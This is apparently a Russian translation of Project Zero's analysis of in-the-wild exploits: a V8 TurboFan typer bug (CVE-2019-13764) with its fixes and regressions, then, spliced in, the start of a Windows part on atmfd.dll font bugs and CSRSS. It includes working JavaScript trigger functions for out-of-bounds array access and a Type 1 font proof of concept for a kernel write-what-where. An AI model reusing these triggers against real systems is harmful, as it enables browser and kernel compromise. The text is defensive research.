`get()` работает как обращение к элементу в стиле C и не проверяет границы. На последующих этапах оптимизации компилятор обнаружит, что согласно доступной типовой информации проверка длины избыточна, и полностью удалит её. В результате сгенерированный код сможет обращаться к данным за границами.

Описанный класс ошибок — главная тема публикации, а удаление проверок границ является самым распространённым методом его эксплуатации. Классический пример такой уязвимости — ошибка off-by-one в правиле typer для String.indexOf, обнаруженная Стивеном Рёттгером.

Уязвимость typer не обязана сразу вызывать неправильное вычисление целочисленного диапазона и доступ OOB, поскольку можно заставить компилятор распространить ошибку. Например, если `vuln()` возвращает неожиданное логическое значение, его легко превратить в неожиданное целое:

```
a = vuln(a); // predicted = false; actual = true
a = a * 10; // predicted = 0; actual = 10
let array = [1, 2, 3];
return array[a];
```

Другой примечательный отчёт об ошибке Стивена показывает, что даже такую малозаметную ошибку, как отсутствие отрицательного нуля, можно эксплуатировать тем же способом.

В определённый момент этот класс уязвимостей стал чрезвычайно популярен, поскольку сразу давал атакующему невероятно мощный и надёжный примитив эксплуатации. Наш коллега по Project Zero Марк Бранд использовал его в своей полной цепочке Chrome-эксплойта. Ошибки этого класса появлялись на нескольких CTF и соревнованиях по эксплуатации. В результате в прошлом году команда V8 выпустила усиление защиты, призванное не допустить злоупотребления удалением проверок границ. Вместо удаления проверок компилятор стал помечать их как «прерывающие», поэтому в худшем случае атакующий может вызвать лишь SIGTRAP.

Анализ индукционных переменных

Обнаруженный renderer-эксплойт использует проблему в функции вычисления типа индукционных переменных. Слегка сокращённый исходный код ниже взят из последней затронутой ревизии V8:

```
Type Typer::Visitor::TypeInductionVariablePhi(Node* node) {
  [...]
  // We only handle integer induction variables (otherwise ranges
  // do not apply and we cannot do anything).
  if (!initial_type.Is(typer_->cache_->kInteger) ||
      !increment_type.Is(typer_->cache_->kInteger)) {
    // Fallback to normal phi typing, but ensure monotonicity.
    // (Unfortunately, without baking in the previous type,
    // monotonicity might be violated because we might not yet have
    // retyped the incrementing operation even though the increment's
    // type might been already reflected in the induction variable
    // phi.)
    Type type = NodeProperties::IsTyped(node)
                    ? NodeProperties::GetType(node)
                    : Type::None();
    for (int i = 0; i < arity; ++i) {
      type = Type::Union(type, Operand(node, i), zone());
    }
    return type;
  }
  // If we do not have enough type information for the initial value
  // or the increment, just return the initial value's type.
  if (initial_type.IsNone() ||
```

```
      increment_type.Is(typer_->cache_->kSingletonZero)) {
    return initial_type;
  }
  [...]
  InductionVariable::ArithmeticType arithmetic_type =
      induction_var->Type();
  double min = -V8_INFINITY;
  double max = V8_INFINITY;
  double increment_min;
  double increment_max;
  if (arithmetic_type ==
      InductionVariable::ArithmeticType::kAddition) {
    increment_min = increment_type.Min();
    increment_max = increment_type.Max();
  } else {
    DCHECK_EQ(InductionVariable::ArithmeticType::kSubtraction,
              arithmetic_type);
    increment_min = -increment_type.Max();
    increment_max = -increment_type.Min();
  }
  if (increment_min >= 0) {
    // increasing sequence
    min = initial_type.Min();
    for (auto bound : induction_var->upper_bounds()) {
      Type bound_type = TypeOrNone(bound.bound);
      // If the type is not an integer, just skip the bound.
      if (!bound_type.Is(typer_->cache_->kInteger)) continue;
      // If the type is not inhabited, then we can take the initial
      // value.
      if (bound_type.IsNone()) {
        max = initial_type.Max();
        break;
      }
      double bound_max = bound_type.Max();
      if (bound.kind == InductionVariable::kStrict) {
        bound_max -= 1;
      }
      max = std::min(max, bound_max + increment_max);
    }
    // The upper bound must be at least the initial value's upper
    // bound.
    max = std::max(max, initial_type.Max());
  } else if (increment_max <= 0) {
    // decreasing sequence
    [...]
  } else {
    // Shortcut: If the increment can be both positive and negative,
    // the variable can go arbitrarily far, so just return integer.
    return typer_->cache_->kInteger;
  }
  [...]
  return Type::Range(min, max, typer_->zone());
}
```

Теперь представим, что компилятор обрабатывает следующий JavaScript-код:

```
for (var i = initial; i < bound; i += increment) { [...] }
```

Если кратко, когда цикл признан возрастающим, нижняя граница `initial` становится нижней границей `i`, а верхняя вычисляется как сумма верхних границ `bound` и `increment`. Для убывающих циклов есть похожая ветвь, а для переменных, способных и возрастать, и убывать, — особый случай. Переменная цикла называется в методе `phi`, поскольку TurboFan работает с промежуточным представлением в форме статического однократного присваивания.

Обратите внимание, что алгоритм работает только с целыми числами, иначе применяется более консервативный метод оценки. Однако в данном контексте integer означает довольно особый тип, не привязанный к какому-либо машинному целочисленному типу и способный представляться в памяти значением с плавающей точкой. У типа есть два необычных свойства, сделавших

уязвимость возможной:

• К нему принадлежат `+Infinity` и `-Infinity`, но не `NaN` и `-0`.
• Тип не замкнут относительно сложения, то есть сумма двух целых не всегда является целым. В частности, `+Infinity + -Infinity` даёт `NaN`.

Таким образом, для следующего цикла алгоритм выводит тип индукционной переменной `(-Infinity; +Infinity)`, хотя фактическим значением после первой итерации будет `NaN`:

```
for (var i = -Infinity; i < 0; i += Infinity) { }
```

Этой одной строки достаточно для запуска проблемы. Автору эксплойта пришлось внести лишь два небольших изменения: (1) параметризовать `increment`, чтобы значение `i` при первых вызовах в интерпретаторе соответствовало будущему выведенному типу, и (2) добавить переменную, гарантирующую завершение цикла. После деобфускации соответствующая часть trigger-функции выглядит так:

```
function trigger(argument) {
  var j = 0;
  var increment = 100;

  if (argument > 2) {
    increment = Infinity;
  }

  for (var i = -Infinity; i <= -Infinity; i += increment) {
    j++;
    if (j == 20) {
      break;
    }
  }
  [...]
```

Однако полученное несоответствие типов не даёт атакующему немедленного выполнения произвольного кода. Поскольку широко применявшийся ранее метод удаления проверок границ больше недоступен, нам было особенно интересно узнать, как атакующий подошёл к эксплуатации проблемы.

Эксплуатация

Trigger-функция продолжается последовательностью операций, превращающих несоответствие типов в ошибочное вычисление целочисленного диапазона, как и в предыдущем методе, но с дополнительным требованием сузить вычисленный диапазон до одного числа. Поскольку обнаруженный эксплойт нацелен на мобильные устройства, точная последовательность инструкций работает только на ARM. Для удобства читателя мы изменили её так, чтобы она была совместима и с x64.

```
[...]
// The comments display the current value of the variable i, the type
// inferred by the compiler, and the machine type used to store
// the value at each step.
// Initially:
// actual = NaN, inferred = (-Infinity, +Infinity)
// representation = double

i = Math.max(i, 0x100000800);
// After step one:
// actual = NaN, inferred = [0x100000800; +Infinity)
// representation = double

i = Math.min(0x100000801, i);
```

```
// After step two:
// actual = -0x8000000000000000, inferred = [0x100000800, 0x100000801]
// representation = int64_t

i -= 0x1000007fa;
// After step three:
// actual = -2042, inferred = [6, 7]
// representation = int32_t

i >>= 1;
// After step four:
// actual = -1021, inferred = 3
// representation = int32_t

i += 10;
// After step five:
// actual = -1011, inferred = 13
// representation = int32_t
[...]
```

Первое примечательное преобразование происходит на втором этапе. TurboFan решает, что наиболее подходящим представлением `i` в этот момент является 64-разрядное целое, поскольку выведенный диапазон полностью помещается в `int64_t`, и создаёт инструкцию `CVTTSD2SI` для преобразования аргумента double. Так как `NaN` не помещается в целочисленный диапазон, инструкция возвращает «неопределённое целочисленное значение» `-0x8000000000000000`. На следующем этапе компилятор определяет, что можно использовать ещё более узкий тип `int32_t`. Он отбрасывает старшее 32-разрядное слово `i`, предполагая, что для значений данного диапазона это равнозначно вычитанию `0x100000000`, а затем дополнительно вычитает `0x7fa`. Оставшиеся две операции просты, однако может возникнуть вопрос, почему атакующий не мог заставить компилятор вывести нужный одноэлементный тип сразу на втором этапе. Ответ находится в этапе оптимизации constant-folding reducer.

```
Reduction ConstantFoldingReducer::Reduce(Node* node) {
  DisallowHeapAccess no_heap_access;
  if (!NodeProperties::IsConstant(node) && NodeProperties::IsTyped(node) &&
      node->op()->HasProperty(Operator::kEliminatable) &&
      node->opcode() != IrOpcode::kFinishRegion) {
    Node* constant = TryGetConstant(jsgraph(), node);
    if (constant != nullptr) {
      ReplaceWithValue(node, constant);
      return Replace(constant);
  [...]
```

Если reducer обнаружит, что выходной тип оператора `NumberMin` является константой, он заменит узел ссылкой на константу и тем самым устранит несоответствие типов. Это не относится к узлам `SpeculativeNumberShiftRight` и `SpeculativeSafeIntegerAdd`, представляющим операции четвёртого и пятого этапов во время работы reducer, поскольку оба способны запускать деоптимизацию и потому не помечены как устранимые.

Раньше следующим шагом было бы использование несоответствия для удаления проверки границ массива. Вместо этого атакующий применяет неправильно типизированное значение для создания JavaScript-массива, у которого проверки границ всегда проходят даже вне скомпилированной функции. Рассмотрим следующий метод, пытающийся оптимизировать вызовы конструктора массива:

```
Reduction JSCreateLowering::ReduceJSCreateArray(Node* node) {
  [...]
} else if (arity == 1) {
  Node* length = NodeProperties::GetValueInput(node, 2);
  Type length_type = NodeProperties::GetType(length);
  if (!length_type.Maybe(Type::Number())) {
    // Handle the single argument case, where we know that the value
    // cannot be a valid Array length.
    elements_kind = GetMoreGeneralElementsKind(
```

```
        elements_kind, IsHoleyElementsKind(elements_kind)
                           ? HOLEY_ELEMENTS
                           : PACKED_ELEMENTS);
    return ReduceNewArray(node, std::vector<Node*>{length}, *initial_map,
                          elements_kind, allocation,
                          slack_tracking_prediction);
  }
  if (length_type.Is(Type::SignedSmall()) && length_type.Min() >= 0 &&
      length_type.Max() <= kElementLoopUnrollLimit &&
      length_type.Min() == length_type.Max()) {
    int capacity = static_cast<int>(length_type.Max());
    return ReduceNewArray(node, length, capacity, *initial_map,
                          elements_kind, allocation,
                          slack_tracking_prediction);
  [...]
```

Когда аргумент известен как целочисленная константа меньше 16, компилятор встраивает процедуру создания массива и разворачивает цикл инициализации элементов. `ReduceJSCreateArray` не полагается на constant-folding reducer и реализует собственный, менее строгий эквивалент, который лишь сравнивает верхнюю и нижнюю границы выведенного типа. К сожалению, даже после folding функция продолжает использовать исходный узел аргумента. Свёрнутое значение применяется при инициализации backing store, тогда как свойство `length` массива задаётся исходным узлом. Следовательно, если передать конструктору значение, полученное на пятом этапе, он вернёт массив с отрицательной длиной и backing store, вмещающим 13 элементов. Поскольку проверки границ реализованы как беззнаковые сравнения, подготовленный массив позволит обращаться к данным далеко за его концом. На самом деле сработало бы любое положительное значение, превышающее предсказанную версию.

Остальная часть trigger-функции приведена ниже:

```
[...]
corrupted_array = Array(i);
corrupted_array[0] = 1.1;
ptr_leak_array = [wasm_module, array_buffer, [...],
                  wasm_module, array_buffer];
extra_array = [13.37, [...], 13.37, 1.234];
return [corrupted_array, ptr_leak_array, extra_array];
}
```

Атакующий заставляет TurboFan расположить данные, необходимые для дальнейшей эксплуатации, непосредственно рядом с повреждённым массивом и использовать для backing store тип элементов double, поскольку он наиболее удобен для работы с данными за границами кучи V8.

С этого момента эксплойт следует тому же алгоритму, который уже несколько лет используют публичные V8-эксплойты:

• Найти необходимые указатели и поля объектов с помощью сопоставления шаблонов.
• Создать примитив произвольного доступа к памяти с помощью дополнительного JavaScript-массива и `ArrayBuffer`.
• Проследовать по цепочке указателей от экземпляра модуля WebAssembly и найти доступную для записи и исполнения страницу памяти.
• Перезаписать тело функции WebAssembly внутри страницы полезной нагрузкой атакующего.
• Наконец, выполнить её.

Содержимое полезной нагрузки размером около половины мегабайта будет подробно рассмотрено в следующей публикации.

Поскольку подавляющее большинство Chrome-эксплойтов, которые мы видели в Project Zero, поступает с соревнований или через VRP, самое заметное отличие данного эксплойта — его упор на стабильность и надёжность. Вот несколько примеров. Почти весь эксплойт выполняется внутри web worker, то есть имеет отдельную среду JavaScript и работает в собственном потоке. Это значительно уменьшает вероятность случайного сбоя из-за сборщика мусора при несогласованном

состоянии кучи. Часть главного потока отвечает только за перезапуск worker при неудаче и отправку сведений о состоянии серверу атакующего. Эксплойт пытается дополнительно сократить окно сбоев GC, как можно быстрее восстанавливая исходное значение каждого повреждённого поля. Кроме того, он уже на раннем этапе использует примитив OOB-доступа для проверки сведений об архитектуре процессора из заголовка user agent. Наконец, автор явно стремился минимизировать число жёстко заданных констант. Несмотря на поддержку широкого диапазона версий Chrome, эксплойт зависит от единственного зависящего от версии смещения — смещения от экземпляра WASM до указателя исполняемой страницы.

Исправление 1

Хотя есть свидетельства первоначального использования уязвимости как 0-day, к моменту получения эксплойта она уже была исправлена. Исследователи безопасности Соён Пак и Вэнь Сюй сообщили о проблеме Chrome в ноябре 2019 года, ей присвоили CVE-2019-13764. Предоставленный в отчёте proof of concept показан ниже:

```
function write(begin, end, step) {
  for (var i = begin; i >= end; i += step) {
    step = end - begin;
    begin >>>= 805306382;
  }
}

var buffer = new ArrayBuffer(16384);
var view = new Uint32Array(buffer);

for (let i = 0; i < 10000; i++) {
  write(Infinity, 1, view[65536], 1);
}
```

Как видит читатель, это не самый прямолинейный способ запустить проблему. Код напоминает вывод фаззера, и авторы отчёта подтвердили, что ошибка найдена фаззингом. С учётом доступных свидетельств мы полностью уверены в независимом обнаружении, которое иногда называют «столкновением ошибок».

Поскольку proof of concept мог привести лишь к сбою SIGTRAP, а авторы не продемонстрировали, например, способ вызвать повреждение памяти, инженеры V8 сначала посчитали проблему низкосерьёзной. Однако после внутреннего обсуждения команда V8 повысила оценку серьёзности до высокой.

Учитывая свидетельства эксплуатации в реальных атаках, мы решили тщательно исследовать исправление, добавившее явную проверку случая NaN:

```
[...]
const bool both_types_integer =
    initial_type.Is(typer_->cache_->kInteger) &&
    increment_type.Is(typer_->cache_->kInteger);
bool maybe_nan = false;
// The addition or subtraction could still produce a NaN, if the integer
// ranges touch infinity.
if (both_types_integer) {
  Type resultant_type =
      (arithmetic_type == InductionVariable::ArithmeticType::kAddition)
          ? typer_->operation_typer()->NumberAdd(initial_type,
                                                 increment_type)
          : typer_->operation_typer()->NumberSubtract(initial_type,
                                                      increment_type);
  maybe_nan = resultant_type.Maybe(Type::NaN());
}

// We only handle integer induction variables (otherwise ranges
```

```
// do not apply and we cannot do anything).
if (!both_types_integer || maybe_nan) {
  [...]
```

Код предполагает, что переменная цикла может стать NaN, только если сумма или разность `initial` и `increment` равна NaN. На первый взгляд это разумное предположение. Проблема возникает потому, что значение `increment` можно изменить внутри цикла, что неочевидно из эксплойта, но продемонстрировано в отправленном Chrome proof of concept. Typer учитывает эти изменения и отражает их в вычисленном типе `increment`. Поэтому атакующий может, например, прибавлять отрицательное `increment` к `i`, пока последняя не станет `-Infinity`, затем изменить знак `increment` и снова заставить цикл создать NaN, как показано ниже:

```
var increment = -Infinity;
var k = 0;
for (var i = 0; i < 1; i += increment) {
  if (i == -Infinity) {
    increment = +Infinity;
  }

  if (++k > 10) {
    break;
  }
}
```

Таким образом, чтобы «оживить» весь эксплойт, атакующему достаточно изменить пару строк в `trigger`.

Исправление 2

Об обнаруженном варианте сообщили Chrome в феврале вместе с найденным в эксплойте методом эксплуатации. На этот раз исправление выбрало более консервативный подход: функция прекращает работу, как только typer обнаруживает, что `increment` может быть `Infinity`.

```
[...]
// If we do not have enough type information for the initial value or
// the increment, just return the initial value's type.
if (initial_type.IsNone() ||
    increment_type.Is(typer_->cache_->kSingletonZero)) {
  return initial_type;
}

// We only handle integer induction variables (otherwise ranges do not
// apply and we cannot do anything). Moreover, we don't support infinities
// in {increment_type} because the induction variable can become NaN
// through addition/subtraction of opposing infinities.
if (!initial_type.Is(typer_->cache_->kInteger) ||
    !increment_type.Is(typer_->cache_->kInteger) ||
    increment_type.Min() == -V8_INFINITY ||
    increment_type.Max() == +V8_INFINITY) {
  [...]
```

Кроме того, `ReduceJSCreateArray` обновили, чтобы для свойства length и ёмкости backing store всегда использовалось одно значение, тем самым сделав описанный метод эксплуатации бесполезным.

К сожалению, новое исправление содержало непреднамеренное изменение, создавшее другую проблему безопасности. Если посмотреть исходный код `TypeInductionVariablePhi` до исправлений, видно, что он проверяет, ограничен ли тип `increment` константным нулём. В этом случае индукционной переменной назначается тип `initial`. Второе исправление перенесло проверку выше строки, убеждающейся, что `initial` является целым. Однако в JavaScript прибавление или вычитание нуля не обязательно сохраняет тип, например:

```
-0 + 0 => -0
[string] - 0 => [number]
[object] + 0 => [string]
```

В результате исправленная функция предоставляет ещё более широкий выбор возможных «смешений типов».

Мы решили проверить, насколько трудно найти замену методу `ReduceJSCreateArray` и эксплуатировать новую проблему. Задача оказалась намного проще ожидаемого, поскольку вскоре мы нашли эту прекрасную публикацию Жереми Фетиво, где описан обход первоначального усиления против удаления проверок границ. Если кратко, в зависимости от того, встречал ли движок попытку обращения к несуществующему элементу массива во время выполнения функции в интерпретаторе, он поручает компилятору создать узел `CheckBounds` или `NumberLessThan`, а усиление защиты охватывает только первый. Следовательно, атакующему нужно лишь добиться обращения функции к отсутствующему элементу массива во время одного из первых нескольких вызовов.

Нам показалось интересным, что, хотя этот столь же мощный и удобный метод был публично доступен с мая прошлого года, атакующий предпочёл собственный подход. Возможно, эксплойт разработали ещё до выхода публикации.

И снова метод требует целого с неправильно вычисленным диапазоном, поэтому обновлённая trigger-функция в основном состоит из разных преобразований типов:

```
function trigger(arg) {
  // Initially:
  // actual = 1, inferred = any

  var k = 0;

  arg = arg | 0;
  // After step one:
  // actual = 1, inferred = [-0x80000000, 0x7fffffff]

  arg = Math.min(arg, 2);
  // After step two:
  // actual = 1, inferred = [-0x80000000, 2]

  arg = Math.max(arg, 1);
  // After step three:
  // actual = 1, inferred = [1, 2]

  if (arg == 1) {
    arg = "30";
  }
  // After step four:
  // actual = string{30}, inferred = [1, 2] or string{30}

  for (var i = arg; i < 0x1000; i -= 0) {
    if (++k > 1) {
      break;
    }
  }
  // After step five:
  // actual = number{30}, inferred = [1, 2] or string{30}

  i += 1;
  // After step six:
  // actual = 31, inferred = [2, 3]

  i >>= 1;
  // After step seven:
  // actual = 15, inferred = 1

  i += 2;
  // After step eight:
```

```
    // actual = 17, inferred = 3

    i >>= 1;
    // After step nine:
    // actual = 8, inferred = 1

    var array = [0.1, 0.1, 0.1, 0.1];
    return [array[i], array];
  }
```

Несоответствие числа 30 и строки «30» возникает на пятом этапе. Следующая операция представляется узлом `SpeculativeSafeIntegerAdd`. Typer знает, что при встрече нечислового аргумента этот узел немедленно запускает деоптимизацию. Поэтому все нечисловые элементы типа аргумента можно игнорировать. Неожиданное целочисленное значение, которое, очевидно, не вызывает деоптимизацию, позволяет создать ошибочный диапазон. В итоге компилятор на основании наблюдаемого диапазона удаляет узел `NumberLessThan`, который должен защищать обращение к элементу в последней строке.

Исправление 3

Вскоре после обнаружения регрессии команда V8 выпустила исправление, удалившее уязвимую ветвь кода. Также был принят ряд дополнительных мер усиления, например:

- Расширено усиление защиты доступа к элементам, которое теперь предотвращает злоупотребление узлами `NumberLessThan`.
- Обнаружена и исправлена похожая проблема с удалением `MaybeGrowFastElements`. При определённых условиях этот узел, способный изменять размер backing store заданного массива, помещается перед `StoreElement`, чтобы массив гарантированно вмещал элемент. Следовательно, удаление узла могло позволить атакующему записать данные за конец backing store.
- Реализован verifier индукционных переменных, проверяющий вычисленный тип по более консервативной обычной типизации phi.

Кроме того, инженеры V8 работали над функцией, позволяющей TurboFan вставлять в созданный код проверки типов во время выполнения. Она должна значительно повысить эффективность фаззинга ошибок typer.

Заключение

Цель этой публикации — показать сложность отслеживания типов в JavaScript. Количество неочевидных правил и ограничений, которые инженер должен учитывать при работе над этой функцией, почти неизбежно приводит к ошибкам, и довольно часто даже малейшей проблемы typer достаточно для создания мощного и надёжного эксплойта.

Кроме того, читателю, вероятно, знакома гипотеза об огромном разрыве между состоянием публичных и закрытых наступательных исследований безопасности. Обнаружение довольно квалифицированного атакующего, эксплуатировавшего уязвимость из класса, который широкое сообщество безопасности тщательно изучало не менее пары лет, показывает, что некоторое пересечение всё же существует. Особенно приятно было увидеть столкновение ошибки между отчётом VRP и 0-day-эксплойтом из реальной атаки.

Это вторая часть серии из шести публикаций о наборе уязвимостей, обнаруженных Project Zero в реальных атаках. Продолжение — In The Wild, часть 3: Chrome-эксплойты.

Серия In-the-Wild: Windows-эксплойты

Это шестая часть серии из шести публикаций о наборе уязвимостей, обнаруженных Project Zero в реальных атаках. Остальные части серии перечислены во вводной публикации.

Авторы: Матеуш Юрчик и Сергей Глазунов, Project Zero

В этой публикации мы рассмотрим эксплойты уязвимостей Windows, использованные атакующим для выхода из песочницы renderer Chrome.

1. Уязвимости шрифтов в Windows ≤ 8.1 (CVE-2020-0938, CVE-2020-1020)

Предыстория

Интерфейс Windows GDI поддерживает старый формат шрифтов Type 1, разработанный Adobe примерно в 1985 году и популярный преимущественно в 1990-х и начале 2000-х. В Windows такие шрифты представлены парой файлов `.PFM` (Printer Font Metric) и `.PFB` (Printer Font Binary), причём PFB сочетает текстовый синтаксис PostScript и двоично закодированные инструкции CharString, описывающие формы глифов. GDI также поддерживает малоизвестное расширение Type 1 под названием «Multiple Master Fonts». Эта функция никогда не была особенно популярной, но значительно усложняет логику растеризации текста и исторически служила источником множества программных ошибок, например в операторе blend.

В Windows 8.1 и более ранних версиях разбор таких шрифтов выполняется в драйвере ядра `atmfd.dll`, доступном через графические системные вызовы `win32k.sys`, и потому представляет поверхность атаки для повышения привилегий. В Windows 10 код перенесли в ограниченный процесс пользовательского режима `fontdrvhost.exe`, сделав его значительно менее привлекательной целью. Поэтому найденный в реальных атаках эксплойт имел отдельный путь выхода из песочницы для Windows 10, рассмотренный в разделе 2, «CVE-2020-1027». Как ни странно, шрифтовый эксплойт явно поддерживал Windows 8 и 8.1, хотя эти платформы предлагают политику отключения win32k, которую использует Chrome, поэтому затронутый код не должен быть достижим из процессов renderer. Причина неясна; возможно, тот же privesc-эксплойт применялся против другого клиентского ПО, не только Chrome, либо был разработан до включения win32k lockdown по умолчанию в Chrome, то есть до 2015 года.

Тем не менее последующий анализ основан на 64-разрядной Windows 8.1 с исправлениями марта 2020 года — последней затронутой версии на момент обнаружения эксплойта.

Ошибка шрифта №1

Первая уязвимость находилась в обработке PostScript-объекта `/VToHOrigin`. Полагаю, этот объект определялся только в одном из ранних проектов расширения Multiple Master, поскольку сейчас он почти не документирован и официальные сведения о нём найти трудно. Функция-обработчик ключевого слова `VToHOrigin` находится по смещению `0x220B0` в `atmfd.dll`, а благодаря публичным символам `fontdrvhost.exe` известно её имя — `ParseBlendVToHOrigin`. Чтобы понять ошибку, рассмотрим следующий псевдокод функции, из которого для ясности удалены

несущественные части:

```
int ParseBlendVToHOrigin(void *arg) {
  Fixed16_16 *ptrs[2];
  Fixed16_16 values[2];

  for (int i = 0; i < g_font->numMasters; i++) {
    ptrs[i] = &g_font->SomeArray[arg->SomeField + i];
  }

  for (int i = 0; i < 2; i++) {
    int values_read = GetOpenFixedArray(values, g_font->numMasters);
    if (values_read != g_font->numMasters) {
      return -8;
    }

    for (int num = 0; num < g_font->numMasters; num++) {
      ptrs[num][i] = values[num];
    }
  }

  return 0;
}
```

Итак, функция инициализирует в стеке `numMasters` указателей, затем читает из входного потока массив значений с фиксированной точкой того же размера и записывает каждое значение по соответствующему указателю. Первопричина заключалась в том, что `numMasters` мог принимать любое значение от 0 до 16, а массивы `ptrs` и `values` содержали всего по два элемента. Поэтому при трёх и более master, указанных в шрифте, обращения к `ptrs[2]` и `values[2]` и более крупным индексам повреждали память стека. В исследованной мной сборке x64 кадр стека функции имел следующее расположение:

Смещение стека	Значение
…	
`RSP + 0x30`	`ptrs[0]`
`RSP + 0x38`	`ptrs[1]`
`RSP + 0x40`	сохранённый RDI
`RSP + 0x48`	адрес возврата
`RSP + 0x50`	`values[0 .. 1]`
`RSP + 0x58`	сохранённый RBX
`RSP + 0x60`	сохранённый RSI
…	

Зелёные строки обозначают контролируемые пользователем локальные массивы, а красные — внутренние данные управления потоком, которые можно повредить. Интересно, что массивы разделялись сохранённым регистром RDI и адресом возврата, вероятно из-за оптимизации компилятора и малой длины `values`. Прямое переполнение адреса возврата здесь не особенно полезно, поскольку он всегда перезаписывается неисполняемым адресом. Однако если пока проигнорировать его и продолжить повреждение стека, следующий указатель `ptrs[4]` перекрывается с контролируемыми данными в `values[0]` и `values[1]`, а код записывает по нему

целое `values[4]`. Это классическое условие write-what-where в ядре.

После первой контролируемой записи 32-разрядного значения следующая итерация цикла пытается записать `values[5]` по адресу, составленному как `((values[3]<<32)|values[2])`. Эта вторая запись write-what-where позволяет атакующему безопасно выйти из функции. К этому моменту адрес возврата неизбежно повреждён, и единственный способ завершить работу без сбоя ядра — обратиться к недопустимой памяти ring 3. Такое исключение перехватывается универсальным catch-all-обработчиком, активным на протяжении всего разбора шрифта в atmfd, и выполнение безопасно возвращается вызывающей стороне пользовательского режима. Это делает уязвимость очень надёжной в эксплуатации: сразу за примитивом write-what-where следует чистый выход без нежелательных побочных эффектов между ними.

Proof of concept легко создать из любого существующего шрифта Type 1, перекомпилировав его, например с помощью утилит `detype1` + `type1` из AFDKO, и добавив два объекта в файл `.PFB`. Минимальный текстовый пример показан ниже:

```
~%!PS-AdobeFont-1.0: Test 001.001
dict begin
/FontInfo begin
/FullName (Test) def
end
/FontType 1 def
/FontMatrix [0.001 0 0 0.001 0 0] def
/WeightVector [0 0 0 0 0] def
/Private begin
/Blend begin
/VToHOrigin[[16705.25490 -0.00001 0 0 16962.25882]]
/end
end
currentdict end
%currentfile eexec /Private begin
/CharStrings 1 begin
/.notdef ## -| { endchar } |-
end
end
mark %currentfile closefile
cleartomark
```

Первая выделенная строка устанавливает `numMasters` в 5, а вторая запускает запись `0x42424242`, представленного как `16962.25882`, по адресу `0xffffffff41414141`, составленному из `16705.25490` и `-0.00001`. Сбой можно воспроизвести, поместив PFB- и PFM-файлы в один каталог и открыв PFM в стандартной программе просмотра шрифтов Windows. После этого в отладчике ядра должен появиться следующий bugcheck:

```
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced. This cannot be protected by try-except.
Typically the address is just plain bad or it is pointing at freed memory.
Arguments:
Arg1: ffffffff41414141, memory referenced.
Arg2: 0000000000000001, value 0 = read operation, 1 = write operation.
Arg3: fffff96000a86144, If non-zero, the instruction address which referenced the bad memory
 address.
Arg4: 0000000000000002, (reserved)

[...]

TRAP_FRAME: ffffd000415eefa0 -- (.trap 0xffffd000415eefa0)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000042424242 rbx=0000000000000000 rcx=ffffffff41414141
rdx=0000000000000005 rsi=0000000000000000 rdi=0000000000000000
rip=fffff96000a86144 rsp=ffffd000415ef130 rbp=0000000000000000
 r8=0000000000000000 r9=000000000000000e r10=0000000000000000
r11=00000000fffffffb r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0 nv up ei pl nz na po cy
```

```
ATMFD+0x22144:
fffff96000a86144 890499 mov dword ptr [rcx+rbx*4],eax ds:ffffffff41414141=????????
Resetting default scope
```

Ошибка шрифта №2

Вторая проблема была обнаружена в обработке объекта `/BlendDesignPositions`, определённого в документе Adobe Font Metrics File Format Specification 1998 года. Его обработчик расположен по смещению `0x21608` в `atmfd.dll`, а символы `fontdrvhost.exe` снова раскрывают внутреннее имя — `SetBlendDesignPositions`. Рассмотрим C-подобный псевдокод:

```
int SetBlendDesignPositions(void *arg) {
  int num_master;
  Fixed16_16 values[16][15];

  for (num_master = 0; ; num_master++) {
    if (GetToken() != TOKEN_OPEN) {
      break;
    }

    int values_read = GetOpenFixedArray(&values[num_master], 15);
    SetNumAxes(values_read);
  }

  SetNumMasters(num_master);

  for (int i = 0; i < num_master; i++) {
    procs->BlendDesignPositions(i, &values[i]);
  }

  return 0;
}
```

2. Проблема CSRSS в Windows 10 (CVE-2020-1027)

Предыстория

Client/Server Runtime Subsystem, или `csrss.exe`, — часть подсистемы Win32, работающая в пользовательском режиме. До Windows NT 4.0 CSRSS отвечала за весь графический пользовательский интерфейс; сейчас она выполняет задачи, связанные, например, с управлением процессами и потоками.

`csrss.exe` — процесс пользовательского режима с привилегиями SYSTEM. По умолчанию каждое Win32-приложение при запуске открывает соединение с CSRSS. Значительное число функций Windows API зависит от этого соединения, поэтому даже самые строгие песочницы приложений, включая Chromium, не могут заблокировать его без проблем со стабильностью. Это делает CSRSS привлекательным вектором атак повышения привилегий.

Взаимодействие с сервером подсистемы выполняется через механизм ALPC, поверх которого ОС предоставляет высокоуровневый CSR API. Основная функция API называется `ntdll!CsrClientCallServer`. Она вызывает выбранную функцию CSRSS и при необходимости получает результат:

```
NTSTATUS CsrClientCallServer(
  PCSR_API_MSG ApiMessage,
  PVOID CaptureBuffer,
```

```
  ULONG ApiNumber,
  LONG DataLength);
```

Параметр `ApiNumber` определяет выполняемую функцию. `ApiMessage` — указатель на соответствующий объект сообщения размером `DataLength`, а `CaptureBuffer` — указатель на буфер в специальной области общей памяти, создаваемой при инициализации соединения. CSRSS использует общую память для передачи больших и/или динамических структур, например строк. `ApiMessage` может содержать указатели на объекты внутри `CaptureBuffer`, а API преобразует эти указатели между виртуальными адресными пространствами клиента и сервера.

Подробное описание внутреннего устройства CSRSS приведено в этой серии публикаций.

Один из модулей CSRSS, `sxssrv.dll`, реализует поддержку side-by-side assemblies. Технология side-by-side assembly (SxS) — стандарт для исполняемых файлов, предназначенный прежде всего для устранения проблем, например конфликтов версий, возникающих при использовании динамически подключаемых библиотек. В SxS Windows хранит несколько версий DLL и загружает их по требованию. Приложение может включать side-by-side manifest — специальный XML-документ с точным описанием зависимостей. Пример манифеста приложения приведён ниже:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <assemblyIdentity type="win32" name="Microsoft.Windows.MySampleApp"
                    version="1.0.0.0" processorArchitecture="x86"/>
  <dependency>
    <dependentAssembly>
      <assemblyIdentity type="win32" name="Microsoft.Tools.MyPrivateDll"
                        version="2.5.0.0" processorArchitecture="x86"/>
    </dependentAssembly>
  </dependency>
</assembly>
```

Ошибка

Уязвимость обнаружена в функции `sxssrv!BaseSrvSxsCreateActivationContext` с номером API `0x10017`. Она разбирает манифест приложения и все его, возможно транзитивные, зависимости в двоичную структуру данных activation context. Текущий activation context определяет объекты и библиотеки, которые следует перенаправить на конкретную реализацию.

